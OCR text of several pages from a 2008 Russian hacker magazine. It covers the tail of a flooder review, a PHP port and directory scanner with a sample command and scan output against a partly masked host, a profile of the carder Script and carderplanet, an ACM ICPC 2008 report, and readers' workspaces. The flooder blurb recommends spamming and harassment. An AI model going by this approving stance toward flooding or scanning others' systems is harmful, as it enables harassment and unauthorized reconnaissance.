интервалы ожидания между отправками, указав соответствующие значения перед запуском флудера. Одним словом, если ты решил немного прорекламировать свой товар или попортить кому-то жизнь — эта тулза специально для тебя.

ПРОГРАММА: PHP SECURITY SCANNER
ОС: *NIX/WIN
АВТОР: DX



Удобный скриптовый сканер

Иногда случается так, что установить полноценный сканер не представляется возможным по причине недостатка прав. В этой ситуации на помощь приходят различные скриптовые утилы, предназначенные для сканирования портов и обнаружения различного рода уязвимостей. Из основных возможностей можно выделить:

- Сканирование портов + выводит список возможных Троянов
- Dir scan
- sub domain scan
- CGI scan (по словам автора, пока не доделан)

В никсах и в Винде скрипт следует запускать из консоли:

```
Example: php scan.php -h antichat.
ru -full
```

Чтобы показать все наглядно, рассмотрим пример скана произвольного хоста:

```
[-] Black Cat v 1.1 (betta)
[+] Target IP: 78.110.50.112
[+] Target Hostname: ********.ru
[+] Target Port: 80
[+] Time out: 0.5
[+] Start Time: 01.06.59
[+] Ping Time: 0.02
--------------------------------
Port Scan
--------------------------------
21 FTP — File Transfer Protocol
[Control]
22 SSH — SSH (Secure Shell) Remote
Login Protocol
25 SMTP — Simple Mail Transfer
Protocol
53 DOMAIN — Domain Name Server
80 WWW-HTTP — World Wide Web HTTP
(Hyper Text Transfer Protocol)
110 POP3 — Post Office Protocol
— Version 3
119 NNTP — Network News Transfer
Protocol
----------------------------------

Scan port: 59
Open port: 52
Domen Scan

----------------------------------
********.com
----------------------------------
Scan domen: 11
Find domen: 1
Dir Scan
---------------

[*] Found: host.com/admin/ || 200[*]
Found: host.com/admin/ || 200[*]
Found: host.com/catalog/ || 200[*]
Found: host.com/films/ || 200[*]
Found: host.com/images/ || 403[*]
Found: host.com/passwd/ || 300[*]
Found: host.com/perl/ || 500[*]
Found: host.com/products/ || 200[*]
Found: host.com/server-status/ ||
200[*] Found: host.com/server-info/
|| 200[*] Found: host.com/video/ ||
200
```

Профайл: Script

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Крестный отец кардинга

Казалось бы, разве что-то может объединять два таких разных понятия — хакинг и политика? Оказывается, может. Только не «что-то», а «кто-то». В прошлом — легендарная личность компьютерного андеграунда, известный на всю планету кардер Script. Ныне, по мнению секретных служб — глава «Интернет партии Украины» Дмитрий Голубов.

КОГДА ДЕРЕВЬЯ БЫЛИ БОЛЬШИМИ

Одно старое утверждение гласит, что лучше всего о человеке говорят его поступки. Так что сейчас будет небольшой экскурс в прошлое. В ходе него я расскажу о некогда нашумевшем (и по сей день культовом) месте — carderplanet. Правда, живо оно только в памяти тех, кто помнит.

Наша история начинается в конце 90-х, когда рунет был молод, да и интернет, в целом, не достиг еще зрелого возраста. В то время умельцы со всего мира провернули не одну громкую околосетевую аферу. По сути, такие вещи, как кардинг, зародились именно тогда — в пору расцвета интернет-магазинов и оплаты кредитками онлайн.

Явление русского кардинга тогда развивалось параллельно со всем остальным миром, не считая некоторых «но». Например, чувства меры у нашего брата хватает не всегда, так что из-за огромного числа случаев мошенничества в какой-то момент зарубежные магазины просто перестали отправлять товары в наши края. В основном народ просто расплачивался чужими, а то и вовсе несуществующими карточками. Стоит заметить, что от крайне сомнительной репутации мы до сих пор избавились не до конца, и связываться с русскими на том же EBay часто боятся. Как показывает практика, правильно делают.


А тогда, в конце 90-х, из общей массы кардеров выделился ряд людей, которые стали своего рода элитой — они занимались сетевым мошенничеством наиболее серьезно и, если можно так выразиться, профессионально. Эти «профи» и образовали костяк будущего сообщества на многие годы вперед. Позаимствовав терминологию у мафиозных кланов времен сухого закона, они стали называть себя «семьей». Бэкапы и архивы донесли их ники до наших дней. В «семью» входили: Script, Ryden, Pan Kohones, Boa, Vvc3. Все они хорошо и достаточно давно знали друг друга, и между ними царило полное доверие. Стать ее членом можно было, только работая с «семьей» в целом и со Скриптом в частности. Так русский сегмент «бизнеса» появился на свет, развился и практически состоялся, — даже образовалась некая элитарная прослойка. Но своего дома у наших кардеров по-прежнему не было. Исправить это упущение взялся Script, создав первый русскоязычный сайт по теме — www.carder.ru. Однако он хотел сделать не просто какой-то там сайт, для галочки, а по-настоящему хороший и удобный ресурс, где можно было бы делиться опытом, поискать совета, провернуть сделку, etc. И у него получилось — настолько удачно, что carder.ru не прожил и года; им сильно заинтересовались спецслужбы разных стран. От греха подальше сайт прикрыли, что лишний раз подтверждало: затея удалась. Затем было принято решение carder реанимировать. С этой целью был куплен легендарный домен — carderplanet.com, он же carderplanet.cc, о котором мало кто не слышал.

Иерархия на carderplanet продолжила традиции итальянской мафии. Даже звания пользователям здесь присваивались сообразно этой схеме. Так, члены со статусом Capo-di-capi (слегка перевранное Capo dei Capi, «Босс всех боссов») отвечали за безопасность и помощь «семье». Capo были проверенными мемберами, Don'ы членами «семьи» — и так далее. Несмотря на этот пафос, который со стороны может показаться забавной игрой, дела на «планете» делались большие и вопросы обсуждались серьезные. А еще, как ни странно, там практически не было ламеров и толп пятнадцатилетних новичков с дурными вопросами.


Форумы carderplanet постепенно превратились в сердце и душу сайта. Они приютили не только кардеров, но и хакеров всех мастей, а также спамеров, людей, пишущих вредоносное ПО под заказ, и многих других. Большинство участников были настоящими мастерами своего незаконного дела. Основным языком ресурса был, конечно, русский, но имелся и специализированный раздел для англоязычных юзеров, который тоже пользовался популярностью.

Множество уникальной и полезной информации плюс проверенные люди (кидал в пору расцвета сайта быстро вычисляли и присваивали им статус Ripper) и спектр услуг на любой вкус стабильно приводили на сайт новую публику. Услуги, в самом деле, были разнообразны: начиная от продажи номеров краденных кредиток, PayPal и Ebay акков и заканчивая подделкой документов и пластиковых карт и заказом спам-рассылок. «Планета» цвела и пахла, но такая бурная деятельность не могла не привлечь внимания правоохранительных органов. По «первости» на сайт засматривались большей частью западные спецслужбы (на рубеже XX и XXI века нашим и без кардеров было чем заняться). Но чем больше становились обороты «Планеты» и чем громче гремела ее слава, тем сильнее сайт мозолил глаза всем, кому только можно.

Активные репрессии начались в 2004 году. Сначала на Кипре арестовали одного из членов «семьи» — Boa aka Романа Вега. Ему принадлежал


Дмитрий Голубов сегодня


А вот так Script выглядел совсем недавно



сетевой сервис Boa Factory, специализировавшийся на продаже поддельных документов практически любого образца, от дипломов до паспортов. Работала «фабрика» Боа и с реальным пластиком для кардеров, продавая как готовые пустышки, так и соответствующее оборудование. В том же году ряд банков и платежных систем публично признали, что на территории Украины зафиксирован серьезный всплеск «компрометации информации о пластиковых картах». Говоря русским языком, налицо огромное количество случаев мошенничества с банковскими карточками, будь то нелегальное снятие денег или же их подделка. Тогда же на форуме «Планеты» появляется топик с заявлением Скрипта об уходе. Причина была в том, что его личность стала слишком известна, а под carderplanet начали копать сразу с многих сторон. После ухода двух отцов-основателей сайт начал стремительно деградировать — массовое пришествие кидал, а также волны нубов подкосили его окончательно. Очень «некстати» от спячки очнулись украинские и российские киберполицейские, присоединившись к коллегам из ФБР и Скотланд-Ярда, которым «Планета» не нравилась давно и плотно.

Дожидаться массовых облав, арестов и закрытия сайта «сверху» новая администрация не стала. 28 июля 2004 года на форуме появилась тема, в которой ясно говорилось, что так более продолжаться не может, работать становится слишком опасно и сайт будет закрыт. На прощание, обмен контактами и тому подобные вещи отвели пару недель.


SCRIPT

Само собой, закрытие ресурса уже не могло остановить начавшиеся расследования, и уход «Планеты» на покой не помешал властям произвести два очередных ареста. В ходе совместной операции ФБР, американской почтовой службы, полиции Великобритании и секретной службы министерства финансов США в середине 2005 были пойманы два кардера — Дуглас Хавард и Ли Эдвуд. На carderplanet Хавард носил статус Capo di Capi. Недостатка улик не наблюдалось, и причастность к «семье» доказали быстро. Вскоре после задержания оба признали свою вину, и сознались в том, что отмывали деньги, обналичивая их через банкоматы и используя при этом ворованные номера кредиток, полученные от сообщников на «Планете». Так как западная система правосудия, в общем-то, не чета нашей, осудили и посадили обоих — одного на четыре года, а другого на шесть лет. Тут можно только посочувствовать, но замечу, что речь шла о кражах шести- и семизначных сумм — ребятам приписывали порядка двенадцати миллионов долларов. Эдвуд и Хавард не только сели сами, но и дали показания против других членов carderplanet. Судя по всему, им было, что рассказать органам, потому что на Дмитрия Голубова вышли во многом благодаря именно их информации. Полицейские разных стран продолжали рыть копытами землю. Их задержанные были не более чем исполнителями и мелкой сошкой, а вот Script «весил» гораздо больше.

Дмитрия арестовали в июле 2005, в родной Одессе на улице Довженко, в квартире у бабушки. К этому моменту Голубов уже почти год находился в международном розыске. Вся операция проводилась под покровом строжайшей секретности. О планирующемся аресте знали лишь несколько человек, так как в милиции опасались, что особенно охочие до денег сотрудники, прознав о грядущей операции, не удержатся от соблазна и обо всем расскажут подозреваемому. Но информация осталась в сохранности, и он загремел на скамью подсудимых.

Как итог, в 2005 году на Украине слушалось первое дело о кибер-преступнике за всю ее историю. Притом, с места в карьер — очень крупное, поймали настоящего босса виртуального синдиката! Даже американцы назвали этот арест «самым громким в Восточной Европе». Более двадцати томов следственных материалов (прорва информации)... — всего в делах «Планеты», по подсчетам органов, было задействовано около 7000 скаммеров со всего мира, и спецслужбы расстарались, стремясь прижать главаря по полной. На какое-то время могло показаться, что им это удалось... Но потом все пошло совсем не как было запланировано.

Для начала, адвокатом Дмитрия выступил Петр Бойко — вице-президент Союза адвокатов Украины, попросту говоря — один из лучших адвокатов в стране. По словам Петра, об этом деле ему рассказали знакомые и попросили вступиться за хорошего парня. Правда, сам «виновник торжества» утверждает, что к Петру слезно обратились его родители, и тот взялся за дело из профессионального интереса (прецедент действительно интересный) и, что характерно, — совершенно бесплатно. Но если бы головной болью обвинения стал только адвокат... На предварительном слушании, в декабре 2005, всплыли гораздо более любопытные вещи. Например, представителям компаний Visa и MasterCard запретили выступить в суде из-за того, что они якобы причастны к следственным мероприятиям (документов, подтверждающих это, так и не нашлось). Защита Голубова заявила, что Дмитрий вообще никогда не думал скрываться от следствия — и знать не знает ни о каком кардинге и миллионах долла-




Сайт «Интернет партии Украины»

ров. Судье, в свою очередь, отчего-то стало «некогда» перечитывать все двадцать увесистых томов дела. Под занавес оказалось, что Голубова и вовсе выпускают на свободу, на поруки двух народных депутатов — Владимира Демехина и Владимира Макеенко. Получилось, что Голубов пробыл под стражей всего полгода, после чего был благополучно отпущен на все четыре стороны под подписку о невыезде.

Разумеется, СМИ всего мира тут же горестно взвыли на разные лады. Зарубежные, в основном, качали головой и вздыхали о коррупции, а наши выражали удивление разной степени тяжести и саркастичности. Особенно журналистам пришелся по душе «пассаж» одного из народных избранников, поручившихся за Голубова. В интервью «Коммерсанту» Владимир Демехин заявил, что: «Парня просто угробят. А ведь он молодой талантливый человек. Такие ребята — это сливки нашей молодежи». Второй поручитель — Макеенко — напротив, признался, что о Голубове ничего толком не знал и не знает, его просто попросил помочь все тот же Демехин. Мол, депутатская взаимовыручка, мы часто так делаем, а тут поручителей нужно было двое, формальности...

И хотя дело Голубова не закрыто до сих пор, это тоже скорее формальность, потому что с того самого декабря было ясно, чем все закончится. Зато вряд ли тогда кто-то мог подумать, что он, вместо того чтобы залечь на дно и подождать спада шумихи, решит ею воспользоваться.

Решив обратить черный PR в свою пользу, в нынешнем 2008 году 24-летний Голубов основал Интернет партию Украины (http://ipu.com.ua). По его словам, «плохая реклама — тоже реклама» и, если благодаря ней у партии появятся новые члены, она свое дело сделала. Программа партии стоит того, чтобы с ней ознакомиться. Бывший, по мнению иностранных спецслужб, кардер предлагает народу и легализацию проституции, и тотальную компьютеризацию всей страны — вплоть до создания электронного правительства, а также призывает разорвать договор о нераспространении ядерного оружия и вплотную заняться его производством и улучшением. Более подробно ознакомиться с этими идеями можно на сайте партии — очень увлекательное чтиво, меня всю дорогу не покидало чувство, что это какой-то масштабный розыгрыш.



Скрипт продает дампы в форуме «Планеты»

Более того, сегодня Голубов отрицает всякую свою причастность не то, что к «Планете», он вообще уверяет, что с компьютерами на «Вы» и хакер из него решительно никакой. Всю историю с судебным процессом Дмитрий и его адвокат называют фальсификацией и ошибкой. Дело, мол, было сфабриковано по заказу различных платежных систем и органы просто нашли козла отпущения. Где здесь кончается правда и начинается политика, догадаться несложно.

Как бы то ни было, история «крестного отца» нашего компьютерного андеграунда пока далека от завершения. Скорее, она только начинается. Вероятность того, что о Голубове мы еще услышим, весьма высока. Как говорится, stay tuned, а мы обещаем держать руку на пульсе.



НИКИТА КИСЛИЦИН
/ UDALITE.LIVEJOURNAL.COM /

Битва Мозгов

ACM ICPC — ЧЕМПИОНАТ МИРА ПО СПОРТИВНОМУ ПРОГРАММИРОВАНИЮ

Этой весной, с 6 по 10 апреля, в маленьком горном городке Банф на западе Канады три сотни лучших молодых математиков и программистов собрались для участия в чемпионате мира по спортивному программированию ACM ICPC, главным спонсором которого выступает корпорация IBM. По приглашению этой замечательной компании я и отправился в Канаду, чтобы своими глазами увидеть битву лучших молодых умов планеты.

СПОРТИВНОЕ ПРОГРАММИРОВАНИЕ

Спортивное программирование — вещь очень специфичная, стоящая особняком от того, что ты вообще привык понимать под программированием. Задачи, которые ставятся на соревнованиях по спортивному программированию любого уровня, несут в себе, главным образом, математические и алгоритмические вопросы. Любая проблема здесь, как бы она ни была подана, всегда упирается в составление математических моделей и решение математических задач.

Решений «на пальцах» тут не бывает: даже если задачку и можно решить тупым перебором, такое решение не пройдет по ограничениям на ресурсы — для каждого задания существуют пороговые значения по используемой памяти и времени выполнения.

Таким образом, для успешного участия в подобных соревнованиях участникам требуется сильная и фундаментальная подготовка в области математики, причем на серьезном уровне.

Другой важный аспект — это коллективная работа в командных соревнованиях. Ведь при решении задач в соревновательном режиме нужно оптимально распределить работу внутри коллектива, чтобы не мешать друг другу и вместе добиваться результата.


УЧАСТНИКИ

В финале **ACM ICPC 2008** участвовало 100 команд со всего мира, причем от каждого ВУЗа могла быть заявлена только одна команда, состоящая из трех участников — студентов либо аспирантов этого учебного заведения.

У России в этом году было весьма впечатляющее как по количеству, так и по именам, представительство из 11 команд: Алтайский ГТУ, Спб ИТМО, Ижевский ГТУ, МГУ, МФТИ, Новосибирский ГУ, Орловский ГТУ, Петрозаводский ГУ, СпбГТУ, Ставропольский ГУ и Уральский ГУ. Также среди участников были такие известные вузы, как MIT, Стэнфорд, Оксфорд и Принстон. И конечно же, на финал 2008 приехали победители прошлогоднего турнира — команда Варшавского Университета.

Команды начали прибывать в Банф за три дня до финального соревнования: нужно было отдохнуть после сложного перелета (многие летели с тремя-четырьмя пересадками), более-менее привыкнуть к новому часовому поясу (-9 часов от Москвы) и сориентироваться на достаточно интересной местности: Банф представляет собой очень уютный маленький городок, окруженный высокими скалистыми горами и национальным парком с термальными источниками.

Думаю, что эти три дня до финального соревнования были счастливыми для



dvd

На нашем диске ты найдешь PDF-документы с задачами с прошлых чемпионатов, а также фотографии с финала ACP ICPC 2008 в Канаде.



links

- icpc.baylor.edu — официальный сайт Чемпионата. Тут ты можешь посмотреть фото и видео-архив, скачать задания с предыдущих соревнований и получить любую другую информацию о Чемпионате.
- www.snarknews.info — новости российских и международных чемпионатов по программированию.
- www.topcoder.com — сайт «сольного» чемпионата для программистов.
- www.opencup.ru — открытый чемпионат МГУ по программированию.
- google.com/codejam — чемпионат codejam, который проводит Google.
- acm.timus.ru — сайт УрГУ, посвященный олимпиадам по программированию. Тут размещен выдающийся архив задач и проверяющая система.



Команда из Петрозаводска решает третью задачу



Китайский студент за работой

всех, кто приехал на Чемпионат: огромный поток новых впечатлений, великолепная организация и позитивные эмоции от общения с многонациональным «облаком» студентов-единомышленников заставляли людей перебарывать часовые пояса и чувствовать себя бодрыми.

Однако, чем ближе был финал, тем неохотнее участники говорили о нем, предпочитая разговаривать о погоде, ледниках и клубнике на завтрак. Все-таки, цена приближающегося финала для каждого из участников была огромна: каждый проделал большой путь, чтобы попасть сюда. В этом смысле каждый из трехсот участников финала ACM ICPC уже был победителем: он проделал невероятную работу, чтобы приехать и участвовать в этом чемпионате. Но каждый, кто приехал — приехал не только чтобы участвовать, но и чтобы попытаться выиграть. А сделать это было ой как не просто.

ФИНАЛ

Для решения 11 предложенных в этом году задач участникам было отпущено 5 часов, и 9 апреля в 8 утра время пошло. Соревнование проходило в большом зале, где было размещено сто столов, сто компьютеров и триста стульев. Участники были физически изолированы и могли пользоваться только тем, что было на их столах: бумагой, ручками, калькуляторами и одним компьютером с установленными компиляторами C, C++ и Java — язык каждая команда могла выбирать по своему усмотрению. Помимо этого, конечно, присутствовал доступ к полуавтоматической тестирующей системе для проверки решений, которая прогоняла тестируемую программу на наборе тестов, проверяя корректность работы.

Главный показатель, по которому оценивается выступление команд — это количество решенных задач. На втором месте стоит параметр «время», который формируется как сумма времен, прошедших с начала соревнования до принятия тестирующей системой каждой из отправленных задач. Так же к этому добавляется по 30 минут штрафного времени за каждую неудачную

Для визуализации процесса за каждую решенную задачу у стола команды крепится воздушный шарик




Команда ИТМО — Чемпионы Мира!


Тренер команды СпбГТУ Андрей Лопатин и Билл Паучер (директор ACM)

тестирующую попытку, если в итоге эта задача была принята системой.
Само соревнование, несмотря на отсутствие какого-то активного действия, не смотрится скучно. Во-первых, это заслуга прекрасной организации: результаты команд транслируются online на больших дисплеях и можно наблюдать живую статистику: кто сколько задач решил, какие задачи проверяются, какие задачи решают чаще всего — и так далее. Во-вторых, после начала соревнования всем желающим раздали сами задачи и каждый мог попробовать свои силы в их решении — во всяком случае, поразмышлять над ними. Ну и в-третьих, во время финала в зале стояла такая мощная творческая и созидательная атмосфера, что оттуда совсем не хотелось уходить.

РЕЗУЛЬТАТЫ

Выше я написал, что результаты транслировались online на больших экранах. Однако за час до окончания конкурса эти результаты перестали публиковаться: на экране лишь показывались проверяемые задачи, результаты проверки не демонстрировались и было непонятно, какие задачи засчитаны, а какие — нет. По замыслу организаторов это должно было сохранить интригу до финального объявления результатов. И сохранило бы, если бы одна из команд не решила больше всех задач. Ведь в этом случае пришлось бы считать время, а сделать это в формате кулуарных разговор — нереально.
Однако, судьба, знания и талант ребят из ИТМО (Санкт-Петербургский Государственный Университет Информационных Технологий, Механики и Оптики) распорядились по-другому: они решили 8 из 11 задач и сразу после окончания соревнования можно было с достаточными основаниями полагать, что именно они и выиграли Чемпионат.
В итоге, так и получилось. Финальные результаты (12 призеров):

МЕСТО	ВУЗ	ЗАДАЧИ	ВРЕМЯ
1	Санкт-Петербургский Университет IT, Механики и Оптики	8	1187
2	Массачусетский Институт Технологии	7	997
3	Ижевский ГТУ	7	1008
4	Львовский Университет	7	1010
5	МГУ	7	1165
6	Университет Цингуа	7	1347
7	Стэнфорд	7	1354
8	Загребский Университет	7	1404
9	Университет Ватерлоо	7	1597
10	Петрозаводский Государственный Университет	6	819
11	Санкт-Петербургский Государственный Университет	6	826
12	Белорусский Государственный Университет	6	857

Пример задачи: поиск пароля


Хочешь попробовать свои силы в решении задач с Чемпионата? Нет проблем. Вот сокращенный и адаптированный перевод одной из задач.

Условие: ты — компьютерный взломщик и почти взломал крутейшую систему. Одна проблема — тебе нужен особый пароль, о котором ты знаешь совсем немного.
Известно, что он состоит из букв алфавита [a-z], кроме того ты можешь узнать его длину и некоторые его части (которые могут перекрывать друг друга). И конечно, неизвестно, где конкретно в пароле они располагаются.
Задача: написать программу, которая из входной информации (длина пароля, некоторые куски пароля, которые могут пересекать друг друга) будет определять число возможных паролей и если это число не больше 42, то выводить все варианты.
Входные данные таковы, что число вариантов пароля не больше 10^15. Длина пароля от 1 до 25, число известных кусков пароля — от 0 до 10.

ЗАКЛЮЧЕНИЕ

Для обычного человека спортивное программирование — понятие сродни айсбергу. Видна лишь малая часть и та часть, которая скрыта, как раз и представляет собой наибольшую значимость. Потому что любой финал любого Чемпионата Мира был бы невозможен без долгой подготовки участников, без фундаментального обучения и накопления знаний, без тренировок и участия в многочисленных отборочных раундах. Финал ACM ICPC — как раз вершина айсберга, под которой находятся тысячи команд и участников, эксбибайты накопленных знаний и долгие годы учебы и тренировок.
Но именно все это и представляет наибольшую ценность: это будущее человечества и фундаментальной науки. Кто знает, может, кто-то из этих парней в будущем поможет разработать систему для предсказания землетрясений или для моделирования развития и лечения неизлечимых болезней.
Вот что сказал Билл Паучер, исполнительный директор ACM: «Энергия, свежие идеи и талант этих суперзвезд способны помочь обществу в решении многих проблем и изменить мир к лучшему. Они умеют работать в команде, и они добьются успеха, значительно расширяя возможности, которые мы используем сегодня для взаимодействия друг с другом».

РАБОЧИЕ МЕСТА ЧИТАТЕЛЕЙ



Sergej Buschkow (bushkoff@gmx.de) живет один и занимается ремонтом старых железок.



Свой пыточный кабинет прислал нам **ZveR6** (crack.966@mail.ru).



У **Hacko Soft** (hackos@mail.ru) рабочее место оформлено в стиле «все на стол — ничего на пол». Экран мило светится BSOD'ом.



Эдуард «Skyline» Ляпунов (skyline_75@mail.ru) проектировал свой воркспейс так, чтобы было все под рукой и ничего не отвлекало. Первое, уверен, получилось.



Digital Cat (digital_cat@list.ru), большая поклонница Криса Касперски, античата и убунты, собрала ноутбуки со всего подъезда ;).




Судя по всему, **MiiiHaN** (MiiihanP@gmail.com) любит работать (кушать, смотреть телевизор, etc), сидя на полу.

